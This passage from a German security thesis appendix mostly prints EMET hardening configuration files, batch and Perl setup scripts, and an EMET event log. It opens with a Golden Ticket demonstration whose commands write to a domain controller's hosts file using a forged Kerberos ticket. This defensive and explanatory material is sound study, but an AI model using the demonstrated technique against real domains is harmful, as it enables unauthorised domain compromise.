


Abbildung 173: Modifikation von System-Dateien am Domänen-Controller mittels Golden-Ticket

Befehle:

```
echo 10.10.10.10 testeintrag >>\\vpn1\c$\Windows\system32\drivers\etc\hosts
type \\vpn1\c$\windows\system32\drivers\etc\hosts
```

Es wurde hiermit demonstriert:

- Das Entwenden des `krbtgt`-Hash vom Domain-Controller ist möglich, der `krbtgt`-Hash ist statisch und bleibt in der Regel viele Jahre identisch.
- Der Besitz des `krbtgt`-Hash ermöglicht das freihändige Konstruieren beliebiger TGT mit beliebigen Gruppenmitgliedschaften -> Golden Ticket.

5.2. Konfigurationsdateien und Scripts zu Microsoft EMET

Nachfolgend findet sich ein Abdruck der in Kapitel 3.8 angesprochenen Scripts und Konfigurationsdateien.

5.2.1. EMET-Konfigurationsdatei: Popular Software.xml

Die mit EMET 5.5 mitgelieferte Konfigurationsdatei `Popular Software.xml` nimmt folgende Konfigurationen vor (siehe hierzu auch Abschnitt 3.8.1):

```
<?xml version="1.0"?>
<!--
EMET Popular Software protections config.
Enables protections for common software such as Internet Explorer, Microsof Office, Windows Media Player, Adobe
Acrobat Reader, Java, WinZip, VLC, RealPlayer, QuickTime, Opera, etc.

All applications will have the default mitigations applied to them unless specific mitigations are specified per
application.

Environment variable supported:
- %ProgramFiles(x86)% - This maps to %ProgramFiles(x86)%. If it's not defined on the system, it will map to
%ProgramFiles%.
- %ProgramFiles% - This maps to %ProgramFiles%. If the Product's Arch property is x64, it will map to the 64 bit
program files directory.
- %Windir% - Windows directory
- %LOCALAPPDATA% - User local data path
- %APPDATA% - User roaming data path
- All other environment variables
- MinOS - when a mitigation is enabled (=true), it will be applied by default only if minimum OS version is equal
or greater of the one specified

Please refer to EMET User's Guide for detailed information on how to use wildcards "*"
-->

<EMET_Standard_Rules>

  <!-- Default mitigations will be applied by default to configured programs unless each program
       explicity enables or disables certain mitigations -->
  <DefaultConfig>
    <Mitigations>
      <Mitigation Name="DEP"            Enabled="true" />
      <Mitigation Name="SEHOP"          Enabled="true" />
      <Mitigation Name="NullPage"       Enabled="true" />
      <Mitigation Name="HeapSpray"      Enabled="true" />
      <Mitigation Name="EAF"            Enabled="true" />
      <Mitigation Name="EAF+"           Enabled="false" />
      <Mitigation Name="MandatoryASLR"  Enabled="true" />
      <Mitigation Name="BottomUpASLR"   Enabled="true" />
      <Mitigation Name="LoadLib"        Enabled="true" />
      <Mitigation Name="MemProt"        Enabled="true" />
      <Mitigation Name="Caller"         Enabled="true" />
      <Mitigation Name="SimExecFlow"    Enabled="true" />
      <Mitigation Name="StackPivot"     Enabled="true" />
      <Mitigation Name="ASR"            Enabled="false" />
    </Mitigations>
  </DefaultConfig>

  <Settings>
    <ExploitAction Value="StopProgram" />
    <AdvancedSettings DeepHooks="True" AntiDetours="True" BannedFunctions="True" />
  </Settings>

  <!-- ********************** Suites and programs definitions ****************************** -->

  <Vendor Name="Microsoft">

    <Product Name="Internet Explorer">
      <Version Path="*\Internet Explorer\iexplore.exe">
        <Mitigation Name="EAF+" Enabled="true">
          <eaf_modules>mshtml.dll;flash*.ocx;jscript*.dll;vbscript.dll;vgx.dll</eaf_modules>
        </Mitigation>
        <Mitigation Name="ASR" Enabled="true">
          <asr_modules>npjpi*.dll;jp2iexp.dll;vgx.dll;msxml4*.dll;wshom.ocx;scrrun.dll;vbscript.dll</asr_modules>
          <!-- 0 = Local; 1 = Intranet; 2 = Trusted; 3 = Internet; 4 = Untrusted; -->
          <asr_zones>1;2</asr_zones>
        </Mitigation>
      </Version>
    </Product>
    <Product Name="Wordpad">
```

```
    <Version Path="*\Windows NT\Accessories\wordpad.exe"/>
  </Product>

  <Product Name="Windows Media player">
    <Version Path="*\Windows Media Player\wmplayer.exe">
      <Mitigation Name="SEHOP"  Enabled="true" MinOS="6.1"/>
      <Mitigation Name="MandatoryASLR"  Enabled="false" />
      <Mitigation Name="EAF" Enabled="false" />
    </Version>
  </Product>

  <Product Name="Skype">
    <Version Arch="x86" Path="*\Skype\Phone\Skype.exe">
      <Mitigation Name="EAF" Enabled="false" />
    </Version>
  </Product>

  <Product Name="Lync Communicator">
    <Version Arch="x86" Path="*\Microsoft Lync\communicator.exe"/>
  </Product>

  <Product Name="Photo Gallery">
    <Version Path="*\Windows Live\Photo Gallery\WLXPhotoGallery.exe"/>
  </Product>

  <Suite Name="Live Essentials 2012" Arch="x86">
    <App Name="Windows Mail" Path="*\Windows Live\Mail\wlmail.exe"/>
    <App Name="Live Writer" Path="*\Windows Live\Writer\WindowsLiveWriter.exe"/>
    <App Name="SkyDrive" Path="*\SkyDrive\SkyDrive.exe"/>
  </Suite>

  <!-- Office Suites 2003, 2007, 2010, 2013, 2016 and Office365 -->
  <Suite Name="Office" Version="ALL">
    <App Name="Outlook" Path="*\OFFICE1*\OUTLOOK.EXE"/>
    <App Name="Word" Path="*\OFFICE1*\WINWORD.EXE">
      <Mitigation Name="ASR" Enabled="true">
        <asr_modules>flash*.ocx</asr_modules>
      </Mitigation>
    </App>
    <App Name="Excel" Path="*\OFFICE1*\EXCEL.EXE">
      <Mitigation Name="ASR" Enabled="true">
        <asr_modules>flash*.ocx</asr_modules>
      </Mitigation>
    </App>
    <App Name="Power Point" Path="*\OFFICE1*\POWERPNT.EXE">
      <Mitigation Name="ASR" Enabled="true">
        <asr_modules>flash*.ocx</asr_modules>
      </Mitigation>
    </App>
    <App Name="Access" Path="*\OFFICE1*\MSACCESS.EXE"/>
    <App Name="Publisher" Path="*\OFFICE1*\MSPUB.EXE"/>
    <App Name="InfoPath" Path="*\OFFICE1*\INFOPATH.EXE"/>
    <App Name="Visio" Path="*\OFFICE1*\VISIO.EXE"/>
    <App Name="Visio Viewer" Path="*\OFFICE1*\VPREVIEW.EXE"/>
    <App Name="Lync" Path="*\OFFICE1*\LYNC.EXE"/>
    <App Name="PowerPoint Viewer" Path="*\OFFICE1*\PPTVIEW.EXE"/>
    <App Name="Picture Manager" Path="*\OFFICE1*\OIS.EXE"/>
  </Suite>
</Vendor>

<!-- ********************************************************************************************** -->

<Vendor Name="Google">
  <Product Name="Chrome">
    <Version Arch="x86" Path="*\Google\Chrome\Application\chrome.exe">
      <Mitigation Name="SEHOP" Enabled="true" MinOS="6.1"/>
      <Mitigation Name="EAF+" Enabled="true">
        <eaf_modules>chrome_child.dll</eaf_modules>
      </Mitigation>

    </Version>
  </Product>

  <Product Name="Google Talk">
    <Version Arch="x86" Path="*\Google\Google Talk\googletalk.exe">
      <Mitigation Name="DEP" Enabled="false" />
      <Mitigation Name="SEHOP" Enabled="true" MinOS="6.1"/>
    </Version>
  </Product>
</Vendor>

<!-- ********************************************************************************************** -->
<Vendor Name="Mozilla">
```

```
  <Suite Name="FireFox" Arch="x86">
    <App Name="Browser" Path="*\Mozilla Firefox\firefox.exe">
      <Mitigation Name="EAF+" Enabled="true">
        <eaf_modules>mozjs.dll;xul.dll</eaf_modules>
      </Mitigation>
    </App>
    <App Name="Plugin container" Path="*\Mozilla Firefox\plugin-container.exe"/>
  </Suite>

  <Suite Name="Thunderbird" Arch="x86">
    <App Name="Mail client" Path="*\Mozilla Thunderbird\thunderbird.exe"/>
    <App Name="Plugin container" Path="*\Mozilla Thunderbird\plugin-container.exe"/>
  </Suite>
</Vendor>

<!-- ********************************************************************************************** -->

<Vendor Name="Adobe">
  <!-- Adobe Photoshop CS ALL-->
  <Product Name="Photoshop">
    <Version Name="Photoshop" Path="*\Adobe\Adobe Photoshop CS*\Photoshop.exe"/>
  </Product>
  <!-- Adobe Acrobat and Acrobat Reader 8,9,10,11 -->
  <Product Name="Acrobat Reader">
    <Version Name="Acrobat Reader" Path="*\Adobe\*\Reader\AcroRd32.exe">
      <Mitigation Name="EAF+" Enabled="true">
        <eaf_modules>AcroRd32.dll;Acrofx32.dll;AcroForm.api</eaf_modules>
      </Mitigation>
    </Version>
  </Product>
  <Product Name="Acrobat">
    <Version Name="Acrobat" Path="*\Adobe\Acrobat*\Acrobat\Acrobat.exe">
      <Mitigation Name="EAF+" Enabled="true">
        <eaf_modules>AcroRd32.dll;Acrofx32.dll;AcroForm.api</eaf_modules>
      </Mitigation>
    </Version>
  </Product>
</Vendor>

<!-- ********************************************************************************************** -->

<Vendor Name="Nullsoft">
  <Product Name="Winamp">
    <Version Arch="x86" Path="*\Winamp\winamp.exe"/>
  </Product>
</Vendor>

<!-- ********************************************************************************************** -->

<Vendor Name="Opera Software ASA">
  <Product Name="Opera Browser">
    <Version Arch="x86" Path="*\Opera\opera.exe"/>
  </Product>
</Vendor>
<Vendor Name="Opera Software ASA">
  <Product Name="Opera Browser">
    <Version Arch="x86" Path="*\Opera\*\opera.exe"/>
  </Product>
</Vendor>

<!-- ********************************************************************************************** -->

<Vendor Name="RAR Labs">
  <Suite Name="WinRAR">
    <App Name="GUI" Path="*\WinRAR\winrar.exe"/>
    <App Name="Console" Path="*\WinRAR\rar.exe"/>
    <App Name="Unrar" Path="*\WinRAR\unrar.exe"/>
  </Suite>
</Vendor>

<!-- ********************************************************************************************** -->

<Vendor Name="WinZip Computing">
  <Product Name="WinZip (x86)">
    <Version Arch="x86" Path="*\WinZip\winzip32.exe"/>
  </Product>

  <Product Name="WinZip (x64)">
    <Version Arch="x64" Path="*\WinZip\winzip64.exe"/>
  </Product>
</Vendor>

<!-- ********************************************************************************************** -->
```

```
  <Vendor Name="VideoLAN">
    <Product Name="VLC">
      <Version Arch="x86" Path="*\VideoLAN\VLC\vlc.exe"/>
    </Product>
  </Vendor>
  <!-- ********************************************************************************************** -->
  <Vendor Name="Real Networks">
    <Suite Name="RealPlayer" Arch="x86">
      <App Name="Converter" Path="*\Real\RealPlayer\realconverter.exe"/>
      <App Name="Player" Path="*\Real\RealPlayer\realplay.exe"/>
    </Suite>
  </Vendor>
  <!-- ********************************************************************************************** -->
  <Vendor Name="mIRC Co">
    <Product Name="mIRC">
      <Version Arch="x86" Path="*\mIRC\mirc.exe"/>
    </Product>
  </Vendor>
 <!-- ********************************************************************************************** -->
  <Vendor Name="7-Zip">
    <Suite Name="7-Zip">
      <App Name="Console command line" Path="*\7-Zip\7z.exe">
        <Mitigation Name="EAF" Enabled="false" />
      </App>
      <App Name="GUI command line" Path="*\7-Zip\7zG.exe">
        <Mitigation Name="EAF" Enabled="false" />
      </App>
      <App Name="File manager" Path="*\7-Zip\7zFM.exe">
        <Mitigation Name="EAF" Enabled="false" />
      </App>
    </Suite>
  </Vendor>
  <!-- ********************************************************************************************** -->
  <Vendor Name="Apple">
    <Product Name="Safari">
      <Version Arch="x86" Path="*\Safari\Safari.exe"/>
    </Product>

    <Product Name="QuickTime">
      <Version Arch="x86" Path="*\QuickTime\QuickTimePlayer.exe"/>
    </Product>

    <Product Name="iTunes">
      <Version Path="*\iTunes\iTunes.exe"/>
    </Product>
  </Vendor>
  <!-- ********************************************************************************************** -->

  <Vendor Name="Pidgin">
    <Product Name="Pidgin">
      <Version Arch="x86" Path="*\Pidgin\pidgin.exe"/>
    </Product>
  </Vendor>

  <!-- ********************************************************************************************** -->

  <Vendor Name="Oracle">
      <Suite Name="Java">
          <App Name="Console" Path="*\Java\jre*\bin\java.exe">
              <Mitigation Name="HeapSpray" Enabled="false" />
          </App>
          <App Name="GUI" Path="*\Java\jre*\bin\javaw.exe">
              <Mitigation Name="HeapSpray" Enabled="false" />
          </App>
          <App Name="Web Start" Path="*\Java\jre*\bin\javaws.exe">
              <Mitigation Name="HeapSpray" Enabled="false" />
          </App>
      </Suite>
  </Vendor>

  <!-- ********************************************************************************************** -->

  <Vendor Name="Foxit">
    <Product Name="Foxit Reader">
      <Version Arch="x86" Path="*\Foxit Reader\Foxit Reader.exe"/>
    </Product>
  </Vendor>

</EMET_Standard_Rules>
```

5.2.2. Konfigurations-Script: EMET-Config.bat

Nachfolgende Batch-Datei konfiguriert EMET nach einer Installation oder Re-Installation bzw. Update von EMET vollständig neu:

```
@echo off
rem # Gunnar Haslinger, 05.03.2016, fuer EMET 5.5
rem # Konfiguriert EMET nach dessen Installation von Grund auf neu
rem # und importiert alle passenden EMET Konfigurations INI-Dateien

set SCRIPTDIR=%~dp0
set EMETDIR=C:\Program Files (x86)\EMET 5.5
set EMETConf=%EMETDIR%\EMET_Conf.exe
set EMETIniDir=C:\sw\clone\etc\emet

echo.
echo INFO: EMET Tray-Icon verstecken
reg add HKLM\SOFTWARE\Policies\Microsoft\EMET\SysSettings /v AgentStartHidden /t REG_DWORD /d 1 /f

echo.
echo INFO: EMET Konfiguration loeschen (leeren)
"%EMETCONF%" --delete_all

echo.
echo INFO: EMET Werks-Konfiguration (Microsoft Empfehlung) laden
"%EMETCONF%" --import "%EMETDIR%\Deployment\Protection Profiles\Popular Software.xml"

echo.
echo INFO: EMET Basis Systemkonfiguration setzen
"%EMETCONF%" --system --force DEP=ApplicationOptOut ASLR=ApplicationOptIn SEHOP=ApplicationOptOut
"%EMETCONF%" --reporting +eventlog +trayicon -telemetry
"%EMETCONF%" --exploitaction stop

echo.
echo INFO: Import aller EMET-INI-Konfigurationsdateien
perl "%SCRIPTDIR%EMET-Config-IniFile-Importer.pl" ALL

echo.

rem INFO: Reaktivierung der BitLocker-Drive-Encryption (BDE)
rem Bitlocker deaktiviert wenn die DEP Systemkonfiguration in der Bood-Configuration-Data geändert
rem wird die BitLocker-Drive-Encryption. Daher vorsorglich wieder aktivieren.

rem Prüfen ob die Bitlocker Protection aktiviert ist.
manage-bde.exe -status -ProtectionAsErrorLevel C: 2 >nul
if "%ERRORLEVEL%"=="0" goto bdeOK
  rem Bitlocker-Protection ist nicht aktiviert, daher:
  echo INFO: Pruefe BitLocker-Drive-Encryption-Status (vor Enable)
  manage-bde.exe -status C:
  echo INFO: Reaktiviere BitLocker-Drive-Encryption
  manage-bde.exe -protectors -enable c:
  echo INFO: Pruefe BitLocker-DriveEncryption-Status (nach Enable)
  manage-bde.exe -status C:
:bdeOK

exit /b 0
```

5.2.3. Konfigurations-Script: EMET-Config-IniFile-Importer.pl

Nachfolgendes Perl-Script ist zur Ausführung mit z.B. ActiveState Perl 5.18 geeignet. Es benötigt das Modul `Config-InfiFiles`. Importiert werden alle INI-Dateien die im konfigurierten Verzeichnis `$EMETIniDir` gefunden werden.

```
################################
# Gunnar Haslinger, 05.03.2016, für EMET 5.5
# importiert alle passenden EMET Konfigurations INI-Dateien
use strict;
use Config::IniFiles;

# Pfad zur den Konfigurationsdateien, kommt bei Parameter ALL zur Anwendung
our $EMETIniDir = 'C:\Program Files (x86)\EMET 5.5\config';
$EMETIniDir = $ENV{"EMETIniDir"} if exists($ENV{"EMETIniDir"});

# Pfad zum Cmdline-Tool EMET_Conf.exe
our $EMETConf = 'C:\Program Files (x86)\EMET 5.5\EMET_Conf.exe';
$EMETConf = $ENV{"EMETConf"} if exists($ENV{"EMETConf"});

if (! -f $EMETConf)
   { print "\nERROR: EMETConf Cmdline-Tool \"$EMETConf\" nicht vorhanden!\n";
     die("Abbruch, EMETConf Cmdline-Tool nicht gefunden");
   }

our $EMET_VERSION = "5.5";
# EMET_VERSION wird für den Vergleich mit INI-Metadaten Valid-for-EMET-Versions
# und Not-Valid-for-EMET-Versions verwendet.
# Mit jeder neuen EMET Version sollte daher eine neue Script-Version
# mit korrigierter Versionsnummer ausgeliefert werden
# Der Versionsvergleich erfolgt mit RegEx - der Eintrag in den INI-Files stellt eine RegEx dar

# ---------------------------------------------------------------

# Auswertung der Parameter
my $todo = trim(join(" ", @ARGV));
if (!$todo)
   { print "\nERROR: Parameter fehlt!\n\nSyntax:\n";
     print "ALL ... importiert alle INI-Files\nFilename ... importiert einzelnes INI-File\n\n";
     die("Abbruch, Parameter fehlt");
   }
elsif (uc($todo) eq "ALL")
   { if (! -d $EMETIniDir)
     { print "\nERROR: EMETIniDir \"$EMETIniDir\" nicht vorhanden!\n";
       die("Abbruch, EMETIniDir nicht gefunden");
     }
     opendir(my $DH, $EMETIniDir) || print "ERROR: Kann $EMETIniDir nicht oeffnen! $!\n";
     while(my $File = readdir($DH))
       { next if $File !~ /\.ini$/i; # # Einträge die nicht auf .ini enden überspringen
         ImportINI("$EMETIniDir\\$File");
       }
     closedir($DH);
   }
elsif (-f $todo)
   { ImportINI($todo);
   }
else
   { print "\nERROR: Datei nicht gefunden: \"$todo\"\n";
     die("Abbruch, Datei nicht gefunden");
   }

print "\n" . "-" x 160 . "\n";
my $cmd = "\"$EMETConf\" --list_system";
print "\nListe Regelwerk (System) auf: $cmd\n"; system($cmd);
$cmd = "\"$EMETConf\" --list";
print "\nListe Regelwerk (Prozesse) auf: $cmd\n"; system($cmd);
print "\n" . "-" x 160 . "\n";

# ---------------------------------------------------------------

# Eigentliche Hauptfunktion: ImportINI(IniFile)
sub ImportINI()
{ my ($IniFile) = @_;
  print "START ---- Importiere INI-File: $IniFile\n";

  my %INI; tie %INI, 'Config::IniFiles', (-file => $IniFile, -nocase => 1, -allowedcommentchars => '#;');
  # durch -nocase => 1 werden alle Section und Key Einträge im Hash in Kleinbuchstaben konvertiert!
  my $valid = trim($INI{"metadaten"}{"valid-for-emet-versions"});
  my $notvalid = trim($INI{"metadaten"}{"not-valid-for-emet-versions"});
  untie %INI;

  if ($EMET_VERSION !~ /^$valid$/i)
   { print "WARNUNG: EMET-Version \"$EMET_VERSION\" matcht nicht mit Valid-for-EMET-Version Eintrag \"$valid\"\n";
     print "         => INI-File \"$IniFile\" wird daher uebersprungen!\n";
     return 0;
```

```
   }
  if ($EMET_VERSION =~ /^$notvalid$/i)
   { print "WARNUNG: EMET-Version \"$EMET_VERSION\" matcht mit Not-Valid-for-EMET-Version Eintrag \"$notvalid\"\n";
     print "         => INI-File \"$IniFile\" wird daher uebersprungen!\n";
     return 0;
   }

  print "Metadaten: (OK, geprueft gegen EMET_VERSION: $EMET_VERSION)\n";
  print "                Valid-for-EMET-Versions: $valid\n";
  print "            Not-Valid-for-EMET-Versions: $notvalid\n";

  # INI-File nun case-sensitiv einlesen (hübschere Original-Ausgabe im Log)
  tie %INI, 'Config::IniFiles', (-file => $IniFile, -nocase => 0, -allowedcommentchars => '#;');
  # durch -nocase => 0 werden alle Section und Key Einträge im Hash in ihrer ursprünglichen Schreibweise gehalten!

  foreach my $app (sort keys %INI)
    { next if lc($app) eq "metadaten"; # Section [Metadaten] ist keine Applikation

    # Alle möglichen Mitigations (INI-File-Einträge) von EMET in Kleinbuchstaben!
    # mit einem für uns passenden Defaultwert (ausgeschaltet) vorbelegen
    my %Mitigation = ( "dep" => 0, "sehop" => 0, "nullpage" => 0, "heapspray" => 0,
                       "eaf" => 0, "eaf+" => 0, "mandatoryaslr" => 0, "bottomupaslr" => 0, "loadlib" => 0,
                       "memprot" => 0, "caller" => 0, "simexecflow" => 0, "stackpivot" => 0, "asr" => 0, "fonts" => 0);

    # Aktuell entsprechen die INI-File-Einträge ohnehin den von EMET_Conf.exe erwarteten Namen, daher ist keine
    # Translation der INI-Eintrag nach EMET_Conf.exe Parameter nötig. Sollte sich dies in einer zukünftigen EMET-Version
    # ändern, müsste hier eventuell dieser (versionsabhängige) INI-Eintrag auf Argument Übersetzungstabelle anpassen
    my %MitigationArg = ( "dep" => "DEP", "sehop" => "SEHOP", "nullpage" => "NullPage", "heapspray" => "HeapSpray",
                          "eaf" => "EAF", "eaf+" => "EAF+", "mandatoryaslr" => "MandatoryASLR",
                          "bottomupaslr" => "BottomUpASLR", "loadlib" => "LoadLib", "memprot" => "MemProt",
                          "caller" => "Caller", "simexecflow" => "SimExecFlow", "stackpivot" => "StackPivot",
                          "asr" => "ASR", "fonts" => "Fonts" );

    my $PATH=""; # INI-Einträge zum Import
    my $TYPE="";

    print "\nSection: [$app]\n";
    foreach my $key (sort keys $INI{$app})
       { my $value = trim($INI{$app}{$key});
       $key=trim($key);

       print "           $key = $value";
       if (exists $Mitigation{lc($key)}) { $Mitigation{lc($key)} = ($value ? 1 : 0); }
       elsif (uc($key) eq "PATH")        { $PATH=$value; }
       elsif (uc($key) eq "TYPE")        { $TYPE=$value; }
       else { print " <= WARNUNG! Eintrag nicht verarbeitbar!" }
       print "\n";
     } # foreach $key

    if (lc($TYPE) eq "set" or lc($TYPE) eq "add")
       { if (length($PATH) > 0)
          { my $cmd = "\"$EMETConf\" --set --force \"$PATH\"";
          foreach my $m (sort keys %Mitigation)
          { if ($Mitigation{$m})
                 { $cmd .= " +" . $MitigationArg{$m}; }
          else { $cmd .= " -" . $MitigationArg{$m}; }
          }
          print "\nStarte: $cmd\n";
       system($cmd);
       }
     }
    elsif (lc($TYPE) eq "del" or lc($TYPE) eq "delete")
       { if (length($PATH) > 0)
          { my $cmd = "\"$EMETConf\" --delete \"$PATH\"";
          print "\nStarte: $cmd\n";
       system($cmd);
       }
     }
    else { print "\nWARNUNG: Verarbeitung von Section \"$app\" fehlgeschlagen, TYPE=$TYPE unbekannt!\n"; }

  } # foreach $app

  untie %INI;
  print "ENDE ---- Importiere INI-File: $IniFile\n";
  return 1;
}

#############################################################################################################
#   trim - schneidet führende oder abschließende WhiteSpaces weg, wird bei den INI-Values verwendet
sub trim { $_ = @_[0]; s/^\s+//; s/\s+$//; return $_; }
#############################################################################################################
```

5.2.4. EMET-Konfigurationsdatei: EMET-config-DemoApplikation1.ini

```
; EMET Konfiguration für Software: DemoApplikation1

[Metadaten]
Valid-for-EMET-Versions=*
Not-Valid-for-EMET-Versions=

[oldDemoApplication]
; wenn kein alter obsolet gewordener Eintrag zu entfernen ist, ist diese Section zu löschen!
TYPE=DELETE
PATH=*\Old-Demo-Dir\DemoApplication.exe

[DemoApplication1]
TYPE=SET
PATH=*\Demo-Dir\DemoApplication1.exe
DEP=1
SEHOP=1
NullPage=1
HeapSpray=1
EAF=1
EAF+=0
MandatoryASLR=1
BottomUpASLR=1
LoadLib=1
MemProt=1
Caller=1
SimExecFlow=1
StackPivot=1
ASR=0
Fonts=1

[DemoApplication2]
TYPE=SET
PATH=*\Demo-Dir\DemoApplication2.exe
DEP=1
SEHOP=1
NullPage=1
HeapSpray=1
EAF=1
EAF+=0
MandatoryASLR=1
BottomUpASLR=1
LoadLib=1
MemProt=1
Caller=1
SimExecFlow=1
StackPivot=1
ASR=0
Fonts=1
```

5.2.5. EMET Zertifikats-Pinning, EventLog Protokollierung

Nachfolgend ein von EMET erstellter Eventlog-Eintrag aufgrund einer Verletzung des konfigurierten Zertifikats-Pinning beim Zugriff auf die Website https://hitco.at mittels Internet Explorer (Abbildung 174, Erläuterung hierzu siehe Abschnitt 3.8.4 und 3.8.7).




Abbildung 174: EMET Ereignisprotokoll-Einträge (Windows EventLog)

```
Protokollname:      Application
Quelle:             EMET
Datum:              06.03.2016 11:06:06
Ereignis-ID:        42
Aufgabenkategorie: Keine
Ebene:              Fehler
Schlüsselwörter:    Klassisch
Benutzer:           Nicht zutreffend
Computer:           PC
Beschreibung:

EMET version 5.5.5871.31892
EMET detected that the SSL certificate for "hitco.at" is not trusted by the rule "StartSSL"
associated with the domain "hitco.at".

Certificate Trust check failed:
  Application :  C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE
  User Name:    PC\GH
  Session ID:   3
  PID:          0x1BF0 (7152)
  TID:          0x3A8C (14988)

Certificate details:

[SSL CERTIFICATE]
Subject Name:   E=webmaster@hitco.at, CN=www.hitco.at, C=AT
Issuer CA:      CN=StartCom Class 1 Primary Intermediate Server CA, O
                U=Secure Digital Certificate Signing, O=StartCom Ltd., C=IL
Serial Number:  067D520925AA03
Thumbprint:     09A38F95B6622D95538CCAC893FF0D82DEF98629
Signature Alg:  sha256RSA
Not Before:     24.10.2015 13:02:23
Not After:      25.10.2016 01:18:51
Public Key:     … … …

[ROOTCA CERTIFICATE]
Subject Name:   CN=StartCom Certification Authority,
                OU=Secure Digital Certificate Signing, O=StartCom Ltd., C=IL
Issuer CA:      CN=StartCom Certification Authority,
                OU=Secure Digital Certificate Signing, O=StartCom Ltd., C=IL
Serial Number:  01
Thumbprint:     3E2BF7F2031B96F38CE6C4D8A85D3E2D58476A0F
Signature Alg:  sha1RSA
Not Before:     17.09.2006 21:46:36
Not After:      17.09.2036 21:46:36
Public Key:     … … …
```

5.3. UserControlled-Interactive-Service

Das entwickelte Tool „UserControlled-Interactive-Service“ ermöglicht den Start einer Applikation als LocalSystem, direkt am Desktop des interaktiv angemeldeten Benutzers, welcher hierzu keine Administrator-Rechte benötigt. Hierfür wird ein Windows-Dienst installiert, der sich mit Benutzer-Rechten starten und stoppen lässt.

Folgende Herausforderungen galt es hierfür zu lösen:

1. Dienste können seit Windows-Vista grundsätzlich nicht mehr interaktiv am Benutzer-Desktop ausgeführt werden[111].
2. Dienste können normalerweise nicht von Benutzern, sondern nur von Administratoren gestartet werden.
3. Die Programmierung eines Dienstes, welcher über den Service-Control-Manager gestartet werden kann, verursacht nicht zu unterschätzenden Programmieraufwand.

Um den Entwicklungsaufwand für eine solche Service-Komponente gering zu halten, wurde (wo möglich) auf frei verfügbare Tools zurückgegriffen.

Die Ausgangsbasis der Lösung bildet das kostenfrei verfügbare Tool NSSM[112] von Ian Patterson. Bei NSSM handelt es sich um einen Service-Manager[113] ähnlich dem im Microsoft Windows Server 2003 Resource-Kit[114] enthaltenen *srvany.exe*, welcher jedoch zahlreiche bedeutsame Verbesserungen aufweist. So ist NSSM in der Lage zu überwachen, ob der gestartete Prozess beendet wurde, und signalisiert diesen Umstand an den Windows-Service-Control-Manager[115], sodass der angezeigte Dienst-Zustand dem tatsächlichen Ausführungs-Zustand der gestarteten Applikation entspricht. Auch das Beenden der Applikation durch Stoppen des Dienstes über den Service-Control-Manager ist möglich – nähere Details können der NSSM-Website[116] entnommen werden.

Leider beherrscht NSSM jedoch nicht, die als Dienst gestartete Applikation auf dem Benutzer-Desktop auszuführen. Konnte man unter Windows-XP Dienste noch so konfigurieren, dass eine Interaktion mit dem Benutzer-Desktop möglich war, so hat sich dies in den nachfolgenden Betriebssystem-Versionen dahingehend verändert, dass Dienste, die eine Interaktion mit dem Benutzer erfordern nun auf eine separate Session verbannt werden (Session Zero Isolation [MR-WinInt61, S. 318ff]). Microsoft selbst bietet jedoch in Form des Tools SysInternals PsExec[117] ein Werkzeug an, mit dem Applikationen gezielt in einer anderen Session gestartet werden können. Kombiniert man NSSM mit PsExec stellt sich jedoch das Problem, dass die Session des aktuell interaktiv angemeldeten Benutzers keine Konstante ist, sondern sich durch Abmelden eines Benutzers und Anmelden eines (anderen) Benutzers verändert. Um die aktuellen Sessions samt zugehörigem Benutzer sowie darin laufender Prozesse abzufragen, kann das Tool SysInternals LogonSessions[118] verwendet werden. Setzt man voraus, dass immer nur ein

---

111 Siehe Kapitel *Interactive Services and Session 0 Isolation* in [MR-WinInt61, S. 318ff].
112 NSSM – the *Non-Sucking Service Manager*, Download: http://nssm.cc/download
113 Siehe Kapitel *Service Control Programs* in [MR-WinInt61, S. 341ff].
114 Windows Server 2003 Resource Kit: http://www.microsoft.com/en-us/download/details.aspx?id=17657
115 Siehe Kapitel *The Service Control Manager* in [MR-WinInt61, S. 311ff].
